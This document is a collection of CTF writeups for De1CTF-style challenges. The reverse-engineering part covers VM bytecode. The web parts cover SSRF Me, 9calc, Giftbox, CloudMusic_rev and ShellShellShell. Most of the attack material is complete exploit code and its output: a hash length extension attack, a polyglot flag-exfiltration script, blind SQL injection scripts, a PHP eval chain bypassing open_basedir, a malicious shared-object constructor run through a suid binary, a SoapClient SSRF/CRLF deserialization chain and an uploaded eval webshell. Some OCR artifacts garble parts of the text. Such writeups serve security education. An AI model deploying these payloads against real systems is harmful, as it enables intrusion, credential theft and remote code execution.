1  immediate
2  address
```

地址只能是由寄存器指向，第一个操作数不能为立即数，立即数位32位
在这之后是两个操作数，应当根据操作数类型进行匹配。寄存器占一个字节，立即数占四个字节。

算法

两道题的算法都不算难。
第一题为hill cipher
第二题可以参考https://projecteuler.net/problem=67，我们需要求出最大和的路径，路径中包含flag。
可以动态规划从下往上叠加，取相邻两个中的较大的一个，具体参考解题脚本。
构造数据的时候保证每行与最大值相邻的不会相等，这样排除了多解的情况。

源代码

vm1.c和vm2.c是两道题的源代码，由于我比较菜，写的也比较仓促，代码质量可能不高。。。
hill.c和triangle.c是算法的源码
assembly1.txt和assembly2.txt是vm的汇编代码，我直接从x86汇编翻译过来的。。。
simulate1.py和simulate2.py是解析bytecode并模拟执行，然后把bytecode写进bytecode1 和bytecode2。
solve1.py和solve2.py是参考脚本。

总结

虚拟机结构还有很多不足的地方。可以触发的异常比较少，因此指令不能设置太多。没有区分有符号与无符号数，总的来说还是太菜了。
第二题其实是第一天晚上临时起意改出来的，一开始没准备出两道题。最早不知道可以有修改子进程的方法，后来查了一些资料才了解到的，然后爆肝一晚改出了第二道题。原本第二题只有这一个算法的。。。如果直接放第二题可能效果会更好一点。。。
有任何问题可以tg联系我 @Apeng7364

web

SSRF Me

预期解法:

哈希长度拓展攻击+CVE-2019-9948(urllib)

题解:

代码很简单,主要是有根据传入的action参数判断,有两种模式,一种是请求Param参数的地址,并把结果写入`result.txt`,另一种是读取`result.txt`的内容,两种方式都需要`sign`值校验.并且`sign`值是通过拼接参数哈希加密,所以可以使用哈希长度拓

展攻击.题目给出了scan模式的sign值.

获取scan模式的sign值.

```
GET /geneSign?param=local-file:flag.txt HTTP/1.1
Host: 139.180.128.86
HTTP/1.1 200 OK
Server: nginx/1.15.8
Content-Length: 32
Connection: close
51796b52dd6e1108c89b7d5277d3ae0a
```

使用hashpump生成新的sign值.

```
$ hashpump
Input Signature: 51796b52dd6e1108c89b7d5277d3ae0a
Input Data: local-file:flag.txtscan
Input Key Length: 16
Input Data to Add: read
eafd6ccd634ec29886babc843f1d8b86
local-file:flag.txtscan\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008\x01\x00\x00\x00\x00\x00\x00read
```

把新生成的参数中\x替换成%,然后提交,即可获取flag

```
GET /De1ta?param=local-file:flag.txt HTTP/1.1
Host: 139.180.128.86
Cookie:action=scan%80%00%00%00%00%00%00%00%00%00%00%00%00%00%008%01%00%00%00%00%00%00read;sign=eafd6ccd634ec29886babc843f1d8b86
Connection: close
HTTP/1.1 200 OK
Server: nginx/1.15.8
Content-Type: text/html; charset=utf-8
Content-Length: 65
Connection: close
{"code": 200, "data": "de1ctf{27782fcffbb7d00309a93bc49b74ca26}"}
```

由于出题时候的粗心,导致题目产生非预期,太菜了,Orz

9calc

Part 1

Same to v1 and v2.

Part 2

The second task is to bypass RegExp `/^[0-9a-z\[\]\+\-\*\/ \t]+$/`.

Nestjs is a Nodejs Web Framework which is very similar to Spring, and it's written by Type. However, it's **NOT** Spring. Type is a strongly-typed language, but it's designed for transcompiles to so all type definitions will be removed in runtime. We can just ignore `expression: string` type hinting and pass an object to `expression`. This time, `object.toString() === '[object Object]'`.

But we have no way to let `object.toString()` become a useful runnable code — if frontend and backends communicate by JSON, it's true. I believe that everyone has used MongoDB. Nodejs can pass a function to MongoDB, which is not defined in the JSON standard. So they introduce BSON as their data interchange format. This challenge also used BSON. Luckily, we can simulate our object to a BSON object in .

Let's read `mongodb/js-bson`'s serializer, we can know it detects the object's type by `Object[_bsontype]` instead of `instanceof`.

https://github.com/mongodb/js-bson/blob/master/lib/parser/serializer.js#L756

```
      } else if (value['_bsontype'] === 'Binary') {
        index = serializeBinary(buffer, key, value, index, true);
      } else if (value['_bsontype'] === 'Symbol') {
        index = serializeSymbol(buffer, key, value, index, true);
      } else if (value['_bsontype'] === 'DBRef') {
```

After searching, I found that `Symbol` is the best type to emulate an object as a string. I checked most of the BSON deserializers and `Symbol.toString()` always returns the value of the symbol.

So let's build a Symbol like this:

```
{"expression":{"value":"1+1","_bsontype":"Symbol"}, "isVip": true}
```

Part 3

Build 3 polyglots in 3 languages to get flag.

Exp

```
const axios = require('axios')
const url = 'http://45.77.242.16/calculate'
const symbols = '0123456789abcdefghijklmnopqrstuvwxyz{}_'.split('')
const payloads = [
    // Nodejs
    `1 + 0//5 or '''\n//?>\nrequire('fs').readFileSync('/flag','utf-8')[{index}] == '{symbol}' ? 1 : 2;/*<?php\nfunction open(){echo MongoDB\\BSON\\fromPHP(['ret' => '1']);exit;}?>*///''''`,
    // Python
    `(open('/flag').read()[{index}] == '{symbol}') + (str(1//5) == 0) or 2 or '''#\n))//?>\nfunction open(){return {read:()=>'{flag}'}}function str(){return 0}/*<?php\nfunction open(){echo MongoDB\\BSON\\fromPHP(['ret' => '1']);exit;}?>*///''''`,
    // PHP
    `len('1') + 0//5 or '''\n//?>\n1;function len(){return 1}/*<?php\nfunction len($a){echo MongoDB\\BSON\\fromPHP(['ret' => file_get_contents('/flag')[{index}] == '{symbol}' ? "1" : "2"]);exit;}?>*///''''`,
]
const rets = []
const checkAnswer = (value) => axios.post(url, {
    expression: {
        value,
        _bsontype: "Symbol"
    },
    isVip: true
}).then(p => p.data.ret === '1').catch(e => {})
const fn = async () => {
    for (let j = 0; j < payloads.length; j++) {
        const payload = payloads[j]
        let flag = ''
        let index = 0
        while (true) {
            for (let i = 0; i < symbols.length; i++) {
                const ret = await checkAnswer(payload.replace(/\{flag\}/g, flag + symbols[i]).replace(/\{symbol\}/g, symbols[i]).replace(/\{index\}/g, index))
                if (ret) {
                    flag += symbols[i]
                    console.log(symbols[i])
                    i = 0
```

```
                    index++
                }
            }
            break
        }
        rets.push(flag)
        console.log(rets)
    }
}
fn().then(p => {
    console.log(rets.join(''))
})
```

Others

In this challenge, the BSON part was inspired by the `996Game` of `*CTF2019`. The code of `996game` is:

```
1. GameServer.loadPlayer = function(socket,id){
2.   GameServer.server.db.collection('players').findOne({_id: new
ObjectId(id)},function(err,doc){
```

I built `{ toHexString: 'aaa', length: 0, id: {length: 12} }` to bypass the validation of `ObjectId`because MongoDB Driver used old version `js-bson`. This maybe useful in MongoDB injection.


Giftbox

以前 1.0 版本 writeup：

impakho/ciscn2019_giftbox

本题是 2.0 版本。

题目页面类似一个网页沙盒。




在源代码 `main.js` 里找到一个提示，提供了 `otp` 的 `python库` 和 `totp` 的参数，方便写脚本。

同样是 `main.js` 里，可以找到用来生成 `totp` 的 `key` 。
出题人注：服务端时间与客户端时间相差大于 `15秒` ，需要先计算正确的 `totp` 才能调用 `shell.php` 。


查看 `usage.md` 可以看到命令用法， `login` 存在注入，没有过滤，用户名和密码长度限制 `100`。
爆破密码脚本：

```
import requests
import urllib
import string
import pyotp
url = 'http://127.0.0.1/shell.php?a=%s&totp=%s'
totp = pyotp.TOTP("GAXG24JTMZXGKZBU", digits=8, interval=5)
s = requests.session()
length = 0
left = 0x0
right = 0xff
while True:
    mid = int((right - left) / 2 + left)
    if mid == left:
        length = mid
        break
    username = "'/**/or/**/if(length((select/**/password/**/from/**/users/**/limit/**/1))>=%d,1,0)#" % mid
    password = "b"
    payload = 'login %s %s' % (username, password)
    payload = urllib.quote(payload)
    payload = url % (payload, totp.now())
    res = s.get(payload).text
    if 'incorrect' in res:
        left = mid
    else:
        right = mid
print(length)
real_password = ''
for i in range(1, length+1):
    left = 0x20
    right = 0x7e
    while True:
        mid = int((right - left) / 2 + left)
        if mid == left:
            real_password += chr(mid)
            break
        username = "'/**/or/**/if(ascii(substr((select/**/password/**/from/**/users/**/limit/**/1),%d,1))>=%d,1,0)#" % (i, mid)
        password = "b"
        payload = 'login %s %s' % (username, password)
        payload = urllib.quote(payload)
        payload = url % (payload, totp.now())
        res = s.get(payload).text
```

```
        if 'incorrect' in res:
            left = mid
        else:
            right = mid
    print(real_password)
    if len(real_password) < i:
        print('No.%d char not in range' % i)
        break
```



得到密码：`hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333}`



密码里提示有个隐藏命令 `sh0w_hiiintttt_23333`，可以得到提示 `eval` 在 `launch` 的时候被调用。

`launch` 前需要先用 `targeting` 设置，不过对输入有限制，这里可以 `fuzz` 一下，得知 `code`限制 `a-zA-Z0-9`，`position` 限制 `a-zA-Z0-9})$({_+-,.`，而且两者的长度也有限制。

这里需要用 `php可变变量` 构造和拼接 `payload`。

构造用来 `getflag` 的 `payload`，绕过 `open_basedir` 的限制，写个脚本就能 `getflag`。

`getflag` 脚本：

```
import requests
import urllib
import string
import pyotp
url = 'http://127.0.0.1/shell.php?a=%s&totp=%s'
totp = pyotp.TOTP("GAXG24JTMZXGKZBU", digits=8, interval=5)
s = requests.session()
```

```
def login(password):
    username = 'admin'
    payload = 'login %s %s' % (username, password)
    payload = urllib.quote(payload)
    payload = url % (payload, totp.now())
    s.get(payload)
def destruct():
    payload = 'destruct'
    payload = urllib.quote(payload)
    payload = url % (payload, totp.now())
    s.get(payload)
def targeting(code, position):
    payload = 'targeting %s %s' % (code, position)
    payload = urllib.quote(payload)
    payload = url % (payload, totp.now())
    s.get(payload)
def launch():
    payload = 'launch'
    payload = urllib.quote(payload)
    payload = url % (payload, totp.now())
    return s.get(payload).text
login('hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333}')
destruct()
targeting('a','chr')
targeting('b','{$a(46)}')
targeting('c','{$b}{$b}')
targeting('d','{$a(47)}')
targeting('e','js')
targeting('f','open_basedir')
targeting('g','chdir')
targeting('h','ini_set')
targeting('i','file_get_')
targeting('j','{$i}contents')
targeting('k','{$g($e)}')
targeting('l','{$h($f,$c)}')
targeting('m','{$g($c)}')
targeting('n','{$h($f,$d)}')
targeting('o','{$d}flag')
targeting('p','{$j($o)}')
targeting('q','printf')
targeting('r','{$q($p)}')
print(launch())
```

Flag：`de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}`

CloudMusic_rev

以前 1.0 版本 writeup：

impakho/ciscn2019_final_web1


本题是 2.0 版本。

先审计源代码，找到首页备注里有 `#firmware` 功能。

```
52  </p>
53  <!-- TODO 2019-08-03 06:15:32
54      To: Jessica Lee
55          Damn it! The boss said we should add firmware update function and put it online tomorrow!???
56          I havn't done yet and put the entry here.
57          You should help me coding and finish the job.
58          Security is important! ! !
59          Something more, remember to delete this note!!!
60      From: Alan Wang
61  <p class="p1 p2">Admin Panel</p>
62  <span><a class="a1" href="#firmware">Upgrade Firmware</a></span>
63  -->
64 div>
```

`#firmware` 功能需要登录，而且只有管理员有权限访问。

然后注册登录，在我的分享页面里看到一首英文歌，其它都是中文歌，而且这首英文歌在首页就已经放入到播放器列表里。所以看分享 `#share` 页面源代码，能看到 `/media/share.php?` 后面还用 `btoa` 也就是 `base64编码`，所以这里不难发现有个任意文件读取。



尝试读取 `../index.php` 页面的源代码，访问 `http://127.0.0.1/media/share.php?Li4vaW5kZXgucGhw`。

```
$ curl "http://127.0.0.1/media/share.php?Li4vaW5kZXgucGhw"
urldecode path:../index.php
.php is not allowed.%
```

限制了 `.php` 文件，根据提示，可以使用 `urlencode` 编码绕过。

```
$ curl "http://127.0.0.1/media/share.php?Li4vaW5kZXgucGglNzA="
<?php
include_once 'include/config.php';
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Comical CloudMusic</title>
```

成功读取到 `../index.php` 文件，那么其它文件也可以读取到。
然后就是读取网站目录下的文件，进行源代码审计。我们的目标就是拿到管理员密码，然后访问 `#firmware` 功能。
那么我们需要找到源代码里，哪里读取到管理员密码，这些位置并不多。这里漏洞点在 `/include/upload.php` 里，调用到 `/lib/parser.so` 进行音频文件解析，传入了管理员密码。

那么我们需要用 `IDA` 反编译 `/lib/parser.so` 文件，漏洞点在 `read_title` / `read_artist` / `read_album` 三个函数里的 `strcpy` 处，`off by null`，刚好可以覆盖到 `mem_mframe_data`后面的 `mframe_data` 第一字节为 `0x00`，那么读取的时候就能读到 `mem_mpasswd`，也就是 管理员密码。

相对于 1.0 版本，这是一个错误版本的 `parser.so`，因为它使用 `strlen` 获取字符串长度，致使 `unicode` 编码的字段无法正常读取，影响到一些 `mp3` 的信息读取，间接上增加了做题的难度。
那么我们可以构造字符串长度为 `0x70` 的字段，然后上传构造好的 `mp3` 文件，就能读取 管理员密码。
构造好的 `mp3` 文件见 `exp` 里。
我们使用 管理员密码 登录管理员账号，访问 `#firmware` 功能。

泄露这个页面的源代码文件，审计源代码，这里我们可以上传一个 `.so` 文件，然后猜文件名，然后可以加载这个 `.so` 文件。
那么我们可以使用 `__attribute__ ((constructor))` 来执行我们的代码。
就像这样：

```
#include <stdio.h>
#include <string.h>
char _version[0x130];
char * version = &_version;
__attribute__ ((constructor)) void fun(){
    memset(version,0,0x130);
    FILE * fp=popen("/usr/bin/tac /flag", "r");
    if (fp==NULL) return;
    fread(version, 1, 0x100, fp);
     pclose(fp);
}
```

但是相对于 `1.0` 版本，这里没有回显。
所以我们可以向 `/uploads/firmware/` 或者 `/uploads/music/` 下写文件，然后去访问来读取到回显信息。
`www-data` 用户，对 `/flag` 文件没有读取权限。
我们需要找到一个具有 `suid` 权限的程序去读取，`/usr/bin/tac` 具有 `suid` 权限，能够读取到 `/flag` 文件的内容。
所以我们可以用 `/usr/bin/tac /flag > /var/www/html/uploads/firmware/xxxxx` 去读取到 `flag`文件。
Flag：`de1ctf{W3b_ANND_PWNNN_C1ou9mus1c_revvvv11}`

ShellShellShell

解题思路：赛题分为两层，需要先拿到第一层的webshell，然后做好代理，渗透内网获取第二层的webshell，最后在内网的主机中找到flag文件获取flag。(以下给出的脚本文件当中ip地址需要进行对应的修改)
第一层获取webshell主要通过以下的步骤：
1.可利用swp源码泄露，获取所有的源码文件。
2.利用insert sql注入拿到管理员的密码md5值，然后在md5网站上解密得到密码明文。
3.利用反序列化漏洞调用内置类`SoapClient`触发SSRF漏洞，再结合CRLF漏洞，实现admin登录，获取admin登录后的session值。
4.登录admin成功之后，会发现有一个很简单文件上传功能，上传木马即可getshell。
获取泄露的swp文件的脚本`GetSwp.py`

```
#coding=utf-8
# import requests
import urllib
import os
os.system('mkdir source')
os.system('mkdir source/views')
file_list=
['.index.php.swp','.config.php.swp','.user.php.swp','user.php.bak','views/.delete.swp','views/.index.swp','views/.login.swp','views/.logout.swp','views/.profile.swp','views/.publish.swp','views/.register.swp']
part_url='http://45.76.187.90:11027/'
for i in file_list:
    url=part_url+i
    print 'download %s '% url
    os.system('curl '+url+'>source/'+i)
```

sql注入点分析

先在`config.php`看到了全局过滤：

```
function addslashes_deep($value)
{
    if (empty($value))
    {
        return $value;
    }
    else
    {
        return is_array($value) ? array_map('addslashes_deep', $value) : addslashes($value);
    }
}
function addsla_all()
{
    if (!get_magic_quotes_gpc())
    {
        if (!empty($_GET))
        {
            $_GET  = addslashes_deep($_GET);
        }
        if (!empty($_POST))
        {
            $_POST = addslashes_deep($_POST);
        }
        $_COOKIE   = addslashes_deep($_COOKIE);
        $_REQUEST  = addslashes_deep($_REQUEST);
    }
}
addsla_all();
```

这样过滤之后，简单的注入就不存在了。

在user.php中看到insert函数，代码如下：

```
 private function get_column($columns){
        if(is_array($columns))
            $column = ' `'.implode('`,`',$columns).'` ';
        else
            $column = ' `'.$columns.'` ';
        return $column;
    }
public function insert($columns,$table,$values){
        $column = $this->get_column($columns);
         $value = '('.preg_replace('/`([^`,]+)`/','\'${1}\'',$this->get_column($values)).')';
         $nid =
         $sql = 'insert into '.$table.'('.$column.') values '.$value;
         $result = $this->conn->query($sql);
         return $result;
    }
```

看对$value的操作，先将$value数组的每个值用反引号引起来，然后再用逗号连接起来，变成这样的字符串：

```
`$value[0]`,`$value[1]`, `$value[1]`
```

然后再执行

```
$value = '('.preg_replace('/`([^`,]+)`/','\'${1}\'',$this->get_column($values)).')';
```

preg_replace的意图是把反引号的单引号进行替换（核心操作是如果一对反引号中间的内容不存在逗号和反引号，就把反引号变为单引号,所以$value就变为了）

```
('$value[0]','$value[1]', '$value[1]')
```

但是如果$value元素本身带有反引号，就会破坏掉拼接的结构，在做反引号变为单引号的时候造成问题，比如说:

```
考虑$value为 : array("admin`,`1`)#","password")
经过处理后，就变为了 : ('admin','1')#`,'password' )
相当于闭合了单引号，造成注入。
```

看到insert函数在publish函数中被调用，并且存在$_POST['signature']变量可控，注入点就在这里:

```
  @$ret = $db->insert(array('userid','username','signature','mood'),'ctf_user_signature',array($this->userid,$this->username,$_POST['signature'],$mood));
```

实质是把$value中的反引号替换为单引号时，如果$value中本来就带有反引号，就有可能导致注入(addslashes函数不会对反引号过滤)

sql_exp.py

利用sql注入漏洞注入出管理员账号密码的脚本。

```
#coding=utf-8
import re
import string
import random
import requests
import subprocess
import hashlib
from itertools import product
_target='http://20.20.20.128:11027/index.php?action='
def get_code_dict():
    c = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_[]{}<>~`+=,.;:/?|'
    captchas = [''.join(i) for i in product(c, repeat=3)]
    print '[+] Genering {} captchas...'.format(len(captchas))
    with open('captchas.txt', 'w') as f:
        for k in captchas:
            f.write(hashlib.md5(k).hexdigest()+' --> '+k+'\n')
def get_creds():
    username = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    password = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    return username, password
def solve_code(html):
    code = re.search(r'Code\(substr\(md5\(\?\), 0, 5\) === ([0-9a-f]{5})\)', html).group(1)
    solution = subprocess.check_output(['grep', '^'+code, 'captchas.txt']).split()[2]
    return solution
def register(username, password):
    resp = sess.get(_target+'register')
    code = solve_code(resp.text)
    sess.post(_target+'register', data={'username':username,'password':password,'code':code})
    return True
```

```
def login(username, password):
    resp = sess.get(_target+'login')
    code = solve_code(resp.text)
    sess.post(_target+'login', data=
{'username':username,'password':password,'code':code})
    return True
def publish(sig, mood):
    return sess.post(_target+'publish', data={'signature':sig,'mood':mood})
get_code_dict()
sess = requests.Session()
username, password = get_creds()
print '[+] register({}, {})'.format(username, password)
register(username, password)
print '[+] login({}, {})'.format(username, password)
login(username, password)
print '[+] user session => ' + sess.cookies.get_dict()['PHPSESSID']
for i in range(1,33): # we know password is 32 chars (md5)
    mood = '(select concat(`O:4:\"Mood\":3:{{s:4:\"mood\";i:`,ord(substr(password,
{},1)),`;s:2:\"ip\";s:14:\"80.212.199.161\";s:4:\"date\";i:1520664478;}}`) from
ctf_users where is_admin=1 limit 1)'.format(i)
    payload = 'a`, {}); -- -'.format(mood)
    resp = publish(payload, '0')
resp = sess.get(_target+'index')
moods = re.findall(r'img/([0-9]+)\.gif', resp.text)[::-1] # last publish will be
read first in the html
admin_hash = ''.join(map(lambda k: chr(int(k)), moods))
print '[+] admin hash => ' + admin_hash
```

```
root@kali64:~# python sql_exp.py
[+] Genering 778688 captchas...
[+] register(cvnyshokxj, sjt0ayo3c1)
[+] login(cvnyshokxj, sjt0ayo3c1)
[+] user session => 7fublips3949q8vcs611fcdha2
[+] admin hash => c991707fdf339958eded91331fb11ba0
```

密码明文为`jaivypassword`

getshell_1

3.利用反序列化漏洞调用内置类`SoapClient`触发SSRF漏洞，再结合CRLF漏洞，实现admin登录，获取admin登录后的session值。

4.登录admin成功之后，会发现有一个很简单文件上传功能，上传木马即可getshell。

原理:要触发这个反序列化漏洞+SSRF+CRLF漏洞登录admin，需要先利用`/index.php?action=publish`的sql注入漏洞把序列化数据插入数据库中，然后再调用`/index.php?action=index`，这时会触发代码`$data = $C->showmess();`，进而执行代码

```
    $mood = unserialize($row[2]);
    $country = $mood->getcountry();
```

这时就会触发反序列化漏洞—>SSRF漏洞—>CLRF漏洞—>登录admin。

关于第一层解题更详细的分析可以参见@wupco师傅的这篇文章`https://xz.aliyun.com/t/2148`

ssrf_crlf_getshell_exp.py

```
import re
import sys
import string
import random
```

```
import requests
import subprocess
from itertools import product
import hashlib
from itertools import product
_target = 'http://20.20.20.128:11027/'
_action = _target + 'index.php?action='
def get_code_dict():
    c = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_[]{}<>~`+=,.;:/?|'
    captchas = [''.join(i) for i in product(c, repeat=3)]
    print '[+] Genering {} captchas...'.format(len(captchas))
    with open('captchas.txt', 'w') as f:
        for k in captchas:
            f.write(hashlib.md5(k).hexdigest()+' --> '+k+'\n')
def get_creds():
    username = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    password = ''.join(random.choice(string.ascii_lowercase + string.digits) for _ in range(10))
    return username, password
#code
def solve_code(html):
    code = re.search(r'Code\(substr\(md5\(\?\), 0, 5\) === ([0-9a-f]{5})\)', html).group(1)
    solution = subprocess.check_output(['grep', '^'+code, 'captchas.txt']).split()[2]
    return solution
def register(username, password):
    resp = sess.get(_action+'register')
    code = solve_code(resp.text)
    sess.post(_action+'register', data={'username':username,'password':password,'code':code})
    return True
def login(username, password):
    resp = sess.get(_action+'login')
    code = solve_code(resp.text)
    sess.post(_action+'login', data={'username':username,'password':password,'code':code})
    return True
def publish(sig, mood):
    return sess.post(_action+'publish', data={'signature':sig,'mood':mood})#, proxies={'http':'127.0.0.1:8080'})
def get_prc_now():
    # date_default_timezone_set("PRC") is not important
    return subprocess.check_output(['php', '-r', 'date_default_timezone_set("PRC"); echo time();'])
def get_admin_session():
    sess = requests.Session()
    resp = sess.get(_action+'login')
    code = solve_code(resp.text)
```

```
    return sess.cookies.get_dict()['PHPSESSID'], code
get_code_dict()
print '[+] creating user session to trigger ssrf'
sess = requests.Session()
username, password = get_creds()
print '[+] register({}, {})'.format(username, password)
register(username, password)
print '[+] login({}, {})'.format(username, password)
login(username, password)
print '[+] user session => ' + sess.cookies.get_dict()['PHPSESSID']
print '[+] getting fresh session to be authenticated as admin'
phpsessid, code = get_admin_session()
ssrf = 'http://127.0.0.1/\x0d\x0aContent-Length:0\x0d\x0a\x0d\x0a\x0d\x0aPOST /index.php?action=login HTTP/1.1\x0d\x0aHost: 127.0.0.1\x0d\x0aCookie: PHPSESSID={}\x0d\x0aContent-Type: application/x-www-form-urlencoded\x0d\x0aContent-Length: 200\x0d\x0a\x0d\x0ausername=admin&password=jaivypassword&code={}&\x0d\x0a\x0d\x0aPOST /foo\x0d\x0a'.format(phpsessid, code)
mood = 'O:10:\"SoapClient\":4:{{s:3:\"uri\";s:{}:\"{}\";s:8:\"location\";s:39:\"http://127.0.0.1/index.php?action=login\";s:15:\"_stream_context\";i:0;s:13:\"_soap_version\";i:1;}}'.format(len(ssrf), ssrf)
mood = '0x'+''.join(map(lambda k: hex(ord(k))[2:].rjust(2, '0'), mood))
payload = 'a`, {}); -- -'.format(mood)
print '[+] final sqli/ssrf payload: ' + payload
print '[+] injecting payload through sqli'
resp = publish(payload, '0')
print '[+] triggering object deserialization -> ssrf'
sess.get(_action+'index')#, proxies={'http':'127.0.0.1:8080'})
print '[+] admin session => ' + phpsessid
# switching to admin session
sess = requests.Session()
sess.cookies = requests.utils.cookiejar_from_dict({'PHPSESSID': phpsessid})
# resp = sess.post(_action+'publish')
# print resp.text
print '[+] uploading stager'
shell = {'pic': ('jaivy.php', '<?php @eval($_POST[jaivy]);?>', 'image/jpeg')}
resp = sess.post(_action+'publish', files=shell)
# print resp.text
webshell_url=_target+'upload/jaivy.php'
print '[+] shell => '+webshell_url+'\n'
post_data={"jaivy":"system('ls -al');"}
resp = sess.post(url=webshell_url,data=post_data)
print resp.text
```

```
root@kali64:~# python ssrf_crlf_getshell_exp.py
[+] Genering 778688 captchas...
[+] creating user session to trigger ssrf
[+] register(a6skt6cjpr, rw2dz23fjv)
[+] login(a6skt6cjpr, rw2dz23fjv)
[+] user session => b4sd5q2jtb0tlh4lmqoj4mcb92
[+] getting fresh session to be authenticated as admin
[+] final sqli/ssrf payload: a`,
```

```
0x4f3a31303a22536f6170436c69656e74223a343a7b733a333a22757269223b733a3237373a22687474703a
2f2f3132372e302e302e312f0d0a436f6e74656e742d4c656e6774683a300d0a0d0a0d0a504f5354202f696e
6465782e7068703f616374696f6e3d6c6f67696e20485454502f312e310d0a486f73743a203132372e302e30
2e310d0a436f6f6b69653a20504850534535349443d706f633672616771686d6e686933636e6e737136636a
666332340d0a436f6e74656e742d547970653a206170706c69636174696f6e2f782d7777772d666f726d2d75
726c656e636f6465640d0a436f6e74656e742d4c656e6774683a203230300d0a0d0a757365726e616d653d61
646d696e2670617373776f72643d6a6169767970617373776f726426636f64653d4a3165260d0a0d0a504f53
54202f666f6f0d0a223b733a383a226c6f636174696f6e223b733a33393a22687474703a2f2f3132372e302e
302e312f696e6465782e7068703f616374696f6e3d6c6f67696e223b733a31353a225f73747265616d5f636f
6e74657874223b693a303b733a31333a225f736f61705f76657273696f6e223b693a313b7d); -- -
9. [+] injecting payload through sqli
10. [+] triggering object deserialization -> ssrf
11. [+] admin session => poc6ragqhmnhi3cnnsq6cjfc24
12. [+] uploading stager
13. [+] shell => http://20.20.20.128:11027/upload/jaivy.php
14. total 12
15. drwxrwxrwx 1 root     root     4096 Aug  5 18:07 .
